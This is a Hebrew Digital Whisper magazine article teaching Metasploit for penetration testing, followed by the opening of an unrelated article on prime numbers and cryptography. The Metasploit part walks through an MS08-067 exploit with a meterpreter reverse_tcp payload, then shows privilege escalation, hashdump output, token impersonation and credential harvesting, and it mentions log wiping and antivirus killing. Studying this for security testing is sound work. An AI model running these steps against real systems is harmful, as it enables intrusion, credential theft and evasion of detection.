ובכן, אז עכשיו ניתן גם לבצע את הסריקה וגם לראות סיכום של התוצאות דרך הפלטפורמה. איפה, אם כן, היתרון של כל התהליך הזה? פקודת vulns תנסה להתאים בין הסריקה הראשונית של nmap לבין פגיעויות הידועות לפלטפורמה. התוצאה תראה כך:

```

msf > vulns
[*] Time: 2013-02-08 10:21:14 UTC Vuln: host=192.168.3.110 name=Microsoft Windows Authenticated User Code
Execution refs=CVE-1999-0504,OSVDB-3106,
[*] Time: 2013-02-08 08:48:39 UTC Vuln: host=192.168.3.126 name=Microsoft Windows Authenticated User Code
Execution refs=CVE-1999-0504,OSVDB-3106,
[*] Time: 2013-02-08 07:40:55 UTC Vuln: host=192.168.3.128 name=MS12-020 Microsoft Remote Desktop Use-After-Free
DoS refs=CVE-2012-0002,MSB-MS12-020
[*] Time: 2013-02-08 08:02:37 UTC Vuln: host=192.168.3.135 name=Microsoft Windows Authenticated User Code
Execution refs=CVE-1999-0504,OSVDB-3106
[*] Time: 2013-02-08 08:59:55 UTC Vuln: host=192.168.3.138 name=Microsoft Windows Authenticated User Code
Execution refs=CVE-1999-
[*] Time: 2013-02-08 09:07:42 UTC Vuln: host=192.168.3.139 name=Microsoft Server Service Relative Path Stack
Corruption refs
[*] Time: 2013-01-23 18:51:29 UTC Vuln: host=192.168.7.24 name=Microsoft Windows Authenticated User Code
Execution refs=CVE-1999-0
[*] Time: 2013-01-30 16:00:08 UTC Vuln: host=192.168.7.49 name=Microsoft Windows Authenticated User Code
Execution refs=CVE-1999-0504
msf >

```



כאן כבר ניתן לראות כמה היתרונות משמעותיים מול העבודה הרגילה שלנו לבין עבודה בתוך הפלטפורמה. כמובן שיהיו הרבה False Positive, אך עדיין הכלי ככלי סריקה-גס עושה עבודה לא רעה בכלל.

עבודה מסודרת

לפני שאנחנו מתחילים לרוץ וצוללים לתוך Metasploit נראה מה עוד יש לנו ואיך אנחנו יכולים לנצל דברים, בואו נסתכל על מודל העבודה הבסיסי שלנו. לאחר שחיפשנו וביקשנו מהפלטפורמה להתאים לנו את אותן הפגיעויות הקיימות, עלינו לאתר את האקספלויט המתאים לפגיעות. לצורך חיפוש בפלטפורמה אנחנו יכולים להעזר בפקודה: `search`. אך לפני שנרוץ לשם, הבא נסתכל על אפשרויות חיפוש קצת יותר מעניינות:

```
msf > search platform:windows type:exploit cve:2008-4250

Matching Modules
=====
Name                               Disclosure Date           Rank   Description
-----
exploit/windows/smb/ms08_067_netapi 2008-10-28 00:00:00 UTC  great  Microsoft Server
Service Relative Path Stack Corruption


msf >
```

כלומר, אפשרויות החיפוש שלנו הן הרבה יותר נרחבות מאשר סתם 'search'. כהמלצה אישית - שננו את אפשרויות החיפוש. הדבר יעזור לכם מאוד בעת עריכת מבדק.

לאחר שמצאנו את המודול בו אנו מעוניינים להשתמש יש לבקש מהפלטפורמה לטעון את אותו. יש לשים לב, כי גם מודולים שאינן מסוג "Exploit" יכולות להיטען כמודולות ראשיות. לכן עלינו לשים לב איזה מודולים אנו טוענים. על מנת לטעון את המודול נשתמש בפקודה: `use`. הפקודה מבקשת מהפלטפורמה לטעון את המודול כמודול ראשי כך שכל שאר המודולים יטענו על גביו:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

לאחר טיענת המודול נוכל להשתמש בפקודה `show`. הפקודה מציגה לנו אפשרויות ומידע נוסף על המודול הטעון. במקרה הזה, אנו מעוניינים לראות שני נושאים עיקריים. המודול שטענו מאפשר לנו הרצת קוד מרוחק. עם כך עולות כמה שאלות שנוכל לראות באמצעות המידע שמספקת לנו הפקודה `show`. במקרה הראשון, ארצה לדעת איזה נתונים המודול צריך על מנת לרוץ.



במקרה הזה:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

במקרה הנ"ל, המידע היחיד שנדרש על מנת לנצל את הפגיעות הזאת (במידה והיא קיימת במכונה כמובן) הוא כתובת המכונה המרוחקת והפורט (במידה והוא שונה מברירת המחדל). במקרה זה נגדיר לו את הפורט. בנוסף, נעדיף לציין תמיד את סוג המטרה. נוכל לעשות זאת כך:

```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

  Id  Name
  --  -
  0   Automatic Targeting
  1   Windows 2000 Universal
  2   Windows XP SP0/SP1 Universal
  3   Windows XP SP2 English (AlwaysOn NX)
  4   Windows XP SP2 English (NX)
  [...]
  67  Windows 2003 SP2 Spanish (NX)

msf exploit(ms08_067_netapi) > set target 4
Target => 4

msf exploit(ms08_067_netapi) > set rhost 192.168.2.100
rhost => 192.168.2.100

msf exploit(ms08_067_netapi) > show options


Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.2.100   yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  4   Windows XP SP2 English (NX)

msf exploit(ms08_067_netapi) >
```



לאחר שבחרנו וראינו את כל הנתונים הדרושים, חסר לנו רק לבחור Payload, הקוד שבסופו של דבר ירוץ על המכונה הנתקפת. במידה והפגיעות הזאת מאפשרת לנו הרצת קוד מרחוק, עלינו להחליט איזה קוד ירוץ. במקרה הזה, אנו נבחר במודול שמכונה meterpreter (נדבר עליו בהמשך) ונשתמש בשיטת חיבור (אחת מיני רבות) שנקראת reverse_tcp שמשמעותה היא שלאחר שהקוד רץ על המכונה השניה, הוא יחזור אלינו לקבלת פקודות המשך וכך במידה ויש לנו בדרך NAT או Firewall או Proxy מסוגים שונים, כנראה שנוכל לעבור אותם בעזרת חיבור יוצא (outgoing) אשר חלים עליו חוקים אחרים מאשר חיבור נכנס (bind_tcp). כמובן שיש עוד הרבה שיטות והרבה מאוד דברים שניתן להריץ. אני ממליץ בתור דוגמא לבדוק ולשחק קצת עם reverse_https.

על מנת לראות באיזה Payloads תומך המודול אנו נשתמש שוב בפקודת ה-show. ולאחר מכן נטען את ה-Payload המבוקש:

```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
=====

Name                Disclosure Date      Rank  Description
----                -
generic/custom      normal Custom Payload
generic/debug_trap  normal Generic x86 Debug Trap Command [...]
generic/shell_bind_tcp normal Generic
generic/shell_reverse_tcp normal Generic Command Shell, Reverse [...]
generic/tight_loop  normal Generic x86 Tight Loop
windows/dllinject/bind_ipv6_tcp normal [...]
windows/meterpreter/reverse_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager

msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf exploit(ms08_067_netapi) > set lhost 192.168.2.113
lhost => 192.168.2.113

msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):


Name      Current Setting  Required  Description
----      -
RHOST     192.168.2.100   yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
EXITFUNC  thread          yes       Exit technique: seh, thread, process,
LHOST     192.168.2.113   yes       The listen address
LPORT     4444            yes       The listen port
```

Metasploit - Awesomeness בכללותו

www.DigitalWhisper.co.il



Exploit target:

Id	Name
4	Windows XP SP2 English (NX)

```
msf exploit(ms08_067_netapi) >
```

וכעת, כל מה שנשאר לנו לעשות זה לבקש מהפלטפורמה להריץ את הפעולות שהגדרנו לה:


```
msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.2.113
[*] Meterpreter session 1 opened (192.168.2.100:50471 -> 192.168.2.113:4444) at 2013-02-24 10:06:31 +0200
```

מפרש העל

כחלק מהבעיות שזוהו בתהליך הפריצה היה עניין השליטה מרחוק. גם לאחר שהשגנו אפשרות שליטה מרחוק עדיין קיימות הגבלות מסויימות שחלות עלינו. כך לדוגמא, אנו יכולים להשתמש בטרמינל הרגיל של המערכת. בלינוקס כנראה שנקבל bash ואם המערכת היא חלונות אזי נקבל תוצאה שאמורה לדמות את DOS. במקרה של לינוקס אנחנו קצת פחות בבעיה עקב יכולותיו במובנות של bash. אך מה קורה במידה ואנחנו תוקפים מערכת חלונות (מה שכנראה יקרה ברוב המקרים)?

במיוחד בשביל זה פותח כלי המכונה "meterpreter" בלי באמת לדעת ש-meterpreter זה ראשי תיבות של Meta-Interpreter או בתרגום חופשי - **מפרש העל**. לפני שנתחיל לדבר על פונקציות מגניבות במיוחד ויכולות של הכלי הזה - בואו נעצור לדקה ונדבר על הקונספט שמאחוריו. meterpreter מיועד להיות קוד קטן אשר מורץ במכונת הלקוח (או הנתקף) ומאפשרת לנו לכתוב קוד בכל שפה שהיא, להעלות אותו אל המכונה התוקפת, ומפרש-העל ידע להריץ אותו. הדבר תקף לגבי Ruby, Python, Perl, Bash, BATCH, VBScript, C, וכן הלאה.

נתמקד בפונקציונליות מאוד מסויימת והיא תהיה היכולת שלנו לכתוב מודולים מסויימים ב-Ruby ולהריץ אותן על המכונה המרוחקת. כרגע נתחיל במודול פשוט יחסית שקיים אצל כולנו. בעצם לאחר שאנו מגיעים למצב של Session פעיל בין המחשב שלנו למחשב הנתקף, אנו יכולים להשתמש בפקודה RUN בכדי להריץ מודולי רובי על המכונה המרוחקת.



לא רק שבעזרת אותם המודולים נוכל לבצע דברים במהירות וביעילות מרובה, אלא גם נוכל לבצע דברים שהיו קשים במיוחד להשגה באופן ידני. נסקור כעת מספר מודולים מעניינים שנוכל להשתמש בהם במהלך המבדק שלנו:

Hashdump

המודול שנראה כמעט בכל ספר וכל מדריך. המודול הזה מאפשר לנו לייצא את ולנתח את קובץ ה-SAM שנמצא על המכונה המרוחקת. קובץ ה-SAM מכיל את הסיסמאות המוצפנות כנראה בעזרת NTLM או במקרה הגרוע ביותר תחת NTLMv2. יש לשים לב שעל מנת להריץ את המודול הזה אנו נצטרך להיות משתמשים בעלי הרשאות גבוהות על אותה המכונה. כאן אתן מקום למודול נוסף, חשוב במיוחד וגם ידוע מאוד, בשם getsystem. המודול הזה מכיל טכניקות מרובות לביצוע אסקלציה[שדרוג?] הרשאות משתמש (Privilege Escalation) ומפרש העל שלנו ידע לבצע אוסף של טכניקות שונות על מנת לקבל את ההרשאות הגבוהות ביותר במערכת:

```
msf exploit(ms08_067_netapi) > exploit


[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.2.113
[*] Meterpreter session 1 opened (192.168.2.100:50471 ->
192.168.2.113:4444) at 2013-02-24 10:06:31 +0200

meterpreter > getsystem
...got system (via technique 1).
meterpreter > hashdump
Administrator:500:fc3a211d991668dbaad3b435b51404ee:df5443202c1dd523d0265be:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:b8e4b31f03e60623f928dd99cac341ff:b743bb146a8c2cb4292ce749b:::
IUSR_SANDBOX-YH6A900:1003:c5de71e4cf7f75732634f98ec4de47e423aef4b8bbd2952727e:::
IWAM_SANDBOX-YH6A900:1004:7ca6e79e9cbbb563e8:ca20fd328afa06b56e81b00dd785d9e9:::
shayp:1005:b267df22cb945e3eaad3b435b51404ee:36aa83bdcab3c9fdaf321ca42a31c3fc:::
SUPPORT_388945a0:1002:aad3b435b3b435b51404ee:f36dc25d7950260fb3ff3e90c936444a:::
meterpreter >
```

[תוצאות ה-HASH נחתכו על מנת שיתאימו לגודל המסך]

לאחר לכידת הסיסמאות המוצפנות נוכל לפצחן בעזרת כלים כמו John או hashcat או לחילופין - לבצע פעולה הנקראת "Pass The Hash". פירוט נוסף על העברת hash ניתן למצוא בקישור הבא:

http://www.offensive-security.com/metasploit-unleashed/PSExec_Pass_The_Hash



Incognito

אולי המודול השימושי ביותר במהלך המבדק. לרוב, רוב המכונות בארגון אינן פגיעות לפגיעויות שנועדו לציבור. לרוב, נוכל למצוא מכונה או שתיים פגיעות, להשתלט עליהן, ובעזרת HASHDUMP לייצא את סיסמאת ה-Administrator המקומית של אותה המכונה, הסיסמא זאת כנראה לא תהיה זהה בשאר המכונות ברשת. מה הבעיה אם כך? הבעיה היא שלרוב אנו איננו מנסים להוציא מידע מקומי מהמערכת, אלא להכנס אל תוך הרשת: לבצע פעולות על ה-DC או לגשת לשרת הקבצים וכן הלאה. בכדי שנוכל לעשות את זה, אנו צריכים להיות בעלי הרשאה רשתית ולא מקומית.

המודול הנוכחי מנסה לפתור בדיוק את הבעיה הזאת, גם המודול הזה דורש הרשאות גבוהות, אך הוא מאפשר לנו למצוא את כל ה-Security Tokens הקיימים במכונה עליה אנחנו עובדים ולבצע התחזות ("Impersonation") או גניבת תוקנים על מנת להשיג את הרשאותיו של משתמש אחר במערכת (פעולה המכונה "[Token Kidnapping](#)"). הדבר שימושי במקרים בהם התחברנו למערכת ואנו נמצאים עם הרשאות גבוהות, אך על המחשב קיים עוד משתמש עם הרשאות רשתיות שבהן אנו חושבים שנוכל להשתמש:

```
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SANDBOX-YH6A900\Administrator

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token "NT AUTHORITY\ANONYMOUS LOGON"
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

טיפ:


קיים מודול אשר מחבר את שתי המודולים הללו באיסוף הנתונים:

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against SANDBOX-YH6A900
[+] Collecting hashes...
Extracted: Administrator:fc3a214ee:df54de3f3438343202c1dd523d0265be
Extracted: Guest:aad3b435b51404eeaad3e:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: HelpAssistant:b8e4b31fac341ff:b75ea001843bb146a8c2cb4292ce749b
Extracted: IUSR_SANDBOX-YH6A900:c5de71e4cf79:8419f3d7e47eef4b8bbd2952727e
Extracted: IWAM_SANDBOX-YH6A900:7caffbbc47693749563e8:ca20fd3281b00dd785d9e9
Extracted: tisf:b267df22cb945e3ea51404ee:36aa83bdcaf321ca42a31c3fc
Extracted: SUPPORT_388945a0:aad3eaaad3b435b51404ee:f36dc25d793ff3e90c936444a
```

Metasploit - Awesomeness בכללותו

www.DigitalWhisper.co.il



```
[+] Collecting tokens...
NT AUTHORITY\ANONYMOUS LOGON
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SANDBOX-YH6A900\Administrator
No tokens available
meterpreter >
```

איסוף מידע וסימאות

לאחר שהגענו למערכת אחת או שתיים, נרצה לאסוף את כל המידע האפשרי. כמעט תמיד נמצא איזה שם משתמש וסימא שמורים באזורים ב-Registry או בזכרון של הדפדפן או בכל מקום אחר. אנו נמצא הרבה מאוד מידע שימושי שבדרך רגילה היה לוקח לנו קצת הרבה יותר זמן למצוא. כך לדוגמא ממבדק אמיתי - ארגון עם מחשב אחד פגיע, ולאחר השתלטות, נמצא באחד הערכים השמורים ב-Registry סימא ל-VNC. לאחר התחברות למחשב ה-VNC נמצא כי המחשב שייך לאחד מעובדי ה-IT דבר האפשר הרשאות מלאות ל-Domain של אותו הארגון. אם כך, בואו נראה איזה כלים יש לנו אשר יכולים להיות מאוד שימושיים ומהירים לאחר ההתחברות למחשב:

בדיקת אילו מסמכים השתמש המשתמש לאחרונה:


```
meterpreter > run post/windows/gather/dumplinks

[*] Running module against V-MAC-XP
[*] Extracting lnk files for user Administrator at C:\U\Administrator\Recent\...
[*] Processing: C:\Documents and Settings\Adt\developers_guide.lnk.
[*] Processing: C:\Docutrator\Recent\documentation.lnk.
[*] Processing: C:\Docuts and Settings\Administrator\Recent\Local Disk (C).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\Netlog.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes (2).lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\notes.lnk.
[*] Processing: C:\\Administrator\Recent\Release.lnk.
[*] Processing: C:\DocumSettings\Administrator\Recent\testmachine_crashie.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user manual.lnk.
[*] Processing: C:\Documents and Settings\Administrator\Recent\user's guide.lnk.
[*] Processing: C:\Docr\Recent\{33D9A762-90C8-11d0-BD43-00A0C911CE86}_load.lnk.
[*] No Recent Office files found for user Administrator. Nothing to do.
meterpreter >
```

בדיקת אילו אפליקציות מותקנות על המחשב. במקרה זה יש תוצאה אחת בלבד מכיוון שמדובר במכונה נקייה וירטואלית:

```
meterpreter > run post/windows/gather/enum_applications
[*] Enumerating applications installed on SANDBOX-YH6A900
Installed Applications
=====
Name          Version
----          -
WebFldrs XP   9.50.6513

[*] Results stored in: /home/x/.msf4/loot/20130224103432_default_192.1[...].3.txt
```



בדיקת שיתופים ממופים על המכונה:

```
meterpreter > run post/windows/gather/enum_shares

[*] Running against session 3
[*] The following shares were found:
[*]     Name: Desktop
[*]     Path: C:\Documents and Settings\Administrator\Desktop
[*]     Type: 0
[*]
[*] Recent Mounts found:
[*]     \\192.168.1.250\software
[*]     \\192.168.1.250\Data
[*]
meterpreter >
```

ועוד רבים אחרים וטובים.

סיכום

Metasploit היא כלי אדיר מבחינת יכולות. שימוש נכון בפלטפורמה יכול להביא למבדק מוצלח או מבדק לא מוצלח. בכל מקרה, בכל שימוש בפלטפורמה, יש להתחיל עם יצירת יומן SPOOL לפי שם ותאריך המבדק לשלב מאוחר יותר. הפלטפורמה אינה מתעדת את הפעולות בתור ברירת מחדל וכל pen-tester יוכל לספר לכם אנקדוטות אישיות על החשיבות בתיעוד כל תהליך המבדק הן מבחינה משפטית והן מבחינה פרקטית. אישית, קרו לי מקרים בהם במהלך המבדק פספסתי פריט מידע כזה או אחר בעל חשיבות גבוה לתהליך הפריצה ורק בעת כתיבת הדוח הבחנתי שפספסתי את המידע ויכלתי לחזור לחקור אותו או להציף את הבעיה בדו"ח במידה והמידע מאומת בכמה מקומות.

ישנם עוד הרבה כלים בתוך הפלטפורמה שלא עברנו עליהם כגון clrevertlgs אשר מנקה יומני ארועים, killav אשר הורג אנטי וירוסים טורדניים, איסוף פרטי מידע נוספים, ניהול והרצת פקודות על כמה sessions במקביל בעזרת sessions -c או sessions -s לפי סוג הפקודה, הפיכה של session חד פעמי לעקבי בעזרת run persistence ועוד אחרים ורבים טובים.

לקריאה נוספת, הייתי ממליץ להתחיל מהעמוד של Metasploit Unleashed המכיל מדריכים ודוגמאות מאוד איכותיים ומוסברים היטב לכל מי שמתחיל להתעסק בפלטפורמה. בנוסף, [מדריך](#) המסביר כיצד לחבר את הפלטפורמה שלכם עם Nessus.

מידע על מחבר המאמר

יובל נתיב, בן 24, מנהל מחלקת תקיפה ב-[See-Security](#) ומדריך במסלול [Hacking Defined Experts](#). פנטסטר, חוקר אבטחת מידע ובלוגר.

Metasploit - Awesomeness בכללותו

www.DigitalWhisper.co.il

מה הקשר בין מספרים ראשוניים וקריפטוגרפיה?

מאת ד"ר גדי אלכסנדרוביץ'

הקדמה

החודש נתגלה המספר הראשוני הגדול ביותר שנתגלה אי פעם (זה קורה אחת לכל כמה שנים), וגילוי שכזה תמיד מעורר שאלות מתבקשות של "בשביל מה זה טוב?". אם ניכנס לטוקבקים [במאמר](#) על התגלית ב-Ynet נגלה שבציבור הרחב, התחום שאליו מספרים ראשוניים מתקשרים ישירות הוא קריפטוגרפיה: "למספר יש חשיבות גדולה בהצפנה" אומר אחד. זה לא נכון ואסביר זאת בהמשך. אחר אומר "אין אלגוריתם או תוכנה שמסוגלת לחשב מספרים ראשוניים. לכן זאת נחשבת ההצפנה הטובה ביותר". גם זה לא נכון ואסביר זאת בהמשך. שלישי אומר "כל מערכת ההצפנה במחשבים עובדים על מספרים ראשוניים" שזה קצת יותר נכון אבל עדיין ממש לא נכון, ואסביר זאת בהמשך. מישהו אחר מנסה לצנן את ההתלהבות עם "שיטות הצפנה מבוססים על מספרים ראשוניים אבל לשם כך יש מספיק" - גם כן לא נכון, אבל יותר קרוב לתיאור מצב העניינים. במאמר הזה אני רוצה להבהיר את העניינים ככל הניתן. נתחיל מהשורה התחתונה - מספרים ראשוניים מהווים כיום מרכיב חשוב בחלק ממערכות ההצפנה שלנו; הם בשום פנים ואופן לא המרכיב היחיד ויש מערכות הצפנה שבהן אין כל חשיבות לראשוניים; ובכל הנוגע למציאת ראשוניים יש לנו אלגוריתמים נפלאים כיום שעובדים היטב ובלעדיהם לא הייתה שום הצפנה שמבוססת על ראשוניים, והכי חשוב: לא, לראשוני שנתגלה זה עתה אין כל קשר לכל זה.

מהו מספר ראשוני קל מאוד להגדיר: זה מספר טבעי גדול מ-1 שמתחלק רק ב-1 ובעצמו. למשל 2, או 17, או 131. לעומת זאת 57 אינו ראשוני כי הוא המכפלה של 3 ו-19. למה הראשוניים אמורים לעניין מישהו? ובכן, יש מספר סיבות. המיידית מביניהן היא שכל מספר טבעי גדול מ-1 ניתן להציג בתור מכפלה של ראשוניים באופן שהוא פחות או יותר יחיד. כך למשל את 57 אפשר לתאר בתור 3 כפול 19 או בתור 19 כפול 3, אבל פרט להיפוך הסדר הזה אין שום דבר שאפשר לעשות. כדי להבין מה מיוחד כאן כדאי לחשוב על מספר כמו 60, שאפשר להציג בתור 2 כפול 30 וגם בתור 4 כפול 15 - כלומר, שתי מכפלות שונות - אבל עדיין, הפירוק של 60 למכפלה של ראשוניים בלבד הוא יחיד (2 כפול 2 כפול 3 כפול 5). בשל התכונה הזו נהוג לומר על הראשוניים שהם "אבני הבניין" של כל המספרים הטבעיים. נראה בהמשך עוד תכונות של הראשוניים שהן מעניינות.

המתמטיקאים התעניינו במספרים ראשוניים כבר משחר המתמטיקה; אחת ההוכחות הידועות ביותר במתמטיקה היא ההוכחה של אוקלידס לכך שיש אינסוף ראשוניים (נניח שיש מספר סופי שלהם, אז בואו נכפול את כולם ביחד ונוסיף 1; קיבלנו מספר שאינו מתחלק על ידי אף אחד מהראשוניים במכפלה ומכאן

מה הקשר בין מספרים ראשוניים וקריפטוגרפיה?

www.DigitalWhisper.co.il

שהוא חייב להתחלק על ידי ראשוני חדש, שונה מכולם) ואחת התוצאות המפורסמות ביותר במתמטיקה היא משפט המספרים הראשוניים, שמתאר במובן מסויים את ה"צפיפות" של המספרים הראשוניים בתוך קבוצת המספרים הטבעיים. גם הבעיה הפתוחה המפורסמת במתמטיקה, השערת רימן, קשורה בקשר בל ינתק למספרים הראשוניים (היא שקולה לטענה שמהווה חיזוק רב עוצמה של משפט המספרים הראשוניים). עם זאת, לאורך כל תולדותיה של המתמטיקה העיסוק במספרים ראשוניים נותר בגדר עיסוק פנים-מתמטי בלבד, שמטרתו העיקרית היא לספק את סקרנותם של המתמטיקאים. ציטוט ידוע של המתמטיקאי ג'. ה. הארדי, מהמתמטיקאים הבולטים שעסקו בתורת המספרים בחצי הראשון של המאה ה-20, על כך שהוא שמח שהתחום שבו הוא עוסק לא מועיל לשום דבר מעשי (בהנגדה לתורת היחסות שהובילה לפצצת האטום).

זה השתנה בצורה מוחלטת עם הקריפטוגרפיה של שנות השבעים. אבל קריפטוגרפיה היא תחום עתיק יומין, ותורת המספרים היא שחקן חדש יחסית בו. איך זה קרה?

ראשית, חשוב להעיר שיש תחומים רחבים בקריפטוגרפיה שאינם עושים שימוש במספרים ראשוניים או בתורת המספרים. הדוגמה הבסיסית ביותר היא אלגוריתם ההצפנה AES - דה פקטו אחד מאלגוריתמי ההצפנה הנפוצים בעולם היום, שבו ההצפנה מתבצעת על ידי ביצוע שוב ושוב של סדרה של פעולות פשוטות ביותר על ההודעה שרוצים להצפין. התחום העיקרי (אם כי לא היחיד) שבו תורת המספרים נכנסת לתמונה היא עם שיטות הצפנה ששונות מהותית באופיין מאשר AES. הצפנת AES היא מה שמכונה "הצפנה סימטרית" - כדי לפתוח קובץ שהוצפן עם AES, צריך לדעת את אותה סממא שבאמצעותה הקובץ הוצפן. זה שימושי מאוד במקרים רבים, אבל לא כאשר רוצים לתקשר עם שרת מרוחק שמעולם לא היה לך קשר אליו עד כה ובוודאי שאין לכם סממא משותפת. כדי לפתור את הבעיה הזו הומצאו שיטות הצפנה שונות, א-סימטריות: "הצפנת מפתח פומבי". בהצפנה כזו ישנן שתי סממאות - הפומבית והפרטית. אני מגלה לכל העולם את הסממא הפומבית שלי וכל מי שרוצה להצפין משהו ולשלוח לי עושה זאת באמצעות הסממא הפומבית; אבל כדי לפתוח קובץ שהוצפן באמצעות הסממא הפומבית חייבים את הסממא הפרטית, שאותה יש לי ולי בלבד. בהערת אגב, בעולם האמיתי הצפנות א-סימטריות והצפנות סימטריות עובדות יחד בהרמוניה - משתמשים בהצפנה א-סימטרית כדי להסכים על סממא משותפת, ואז שאר התקשורת מתנהלת בהצפנה סימטרית (שכן השיטות הסימטריות כיום מהירות ואמינות משמעותית יותר מאלו הא-סימטריות).

